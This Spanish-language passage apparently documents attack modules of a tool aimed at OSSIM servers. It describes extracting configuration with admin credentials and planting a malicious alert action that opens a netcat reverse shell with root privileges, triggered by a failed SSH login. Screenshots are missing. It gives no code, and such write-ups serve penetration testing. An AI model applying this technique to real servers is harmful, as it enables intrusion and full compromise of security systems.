
Ataque 2: Obtener Información de Configuración de OSSIM

Este módulo de ataque permite obtener la información de configuración del servidor OSSIM. Para poder utilizarlo se necesitan credenciales de administrador de OSSIM, que pueden obtenerse por ejemplo por medio del ataque de diccionario (ataque 1). El resultado del módulo es la información de configuración relevante de la presente instalación: usuarios definidos, parámetros de login incluyendo la configuración de LDAP y políticas de contraseña.




Ataque 3: Configurar política y acción maliciosa para obtener reverse shell en OSSIM

Este módulo de ataque permite obtener una shell reversa desde el servidor OSSIM hacia el equipo del atacante. Para poder utilizarlo se necesitan credenciales de administrador de OSSIM, que pueden ser obtenidas por ejemplo por medio del ataque de diccionario (ataque 1). El módulo crea una acción maliciosa, que es la que se conectará por medio de netcat al equipo del atacante. Luego, crea una nueva política que utiliza la mencionada acción para alertar en caso de que se produzca algún evento de seguridad, y provoca el evento por medio de un intento fallido de inicio de sesión SSH al servidor OSSIM. De esta forma, se obtiene una shell reversa desde el servidor OSSIM hacia al equipo del atacante en el puerto 12345 con privilegios de root.



Resultado en el equipo del atacante:



[*] ========== FIN ========== [*]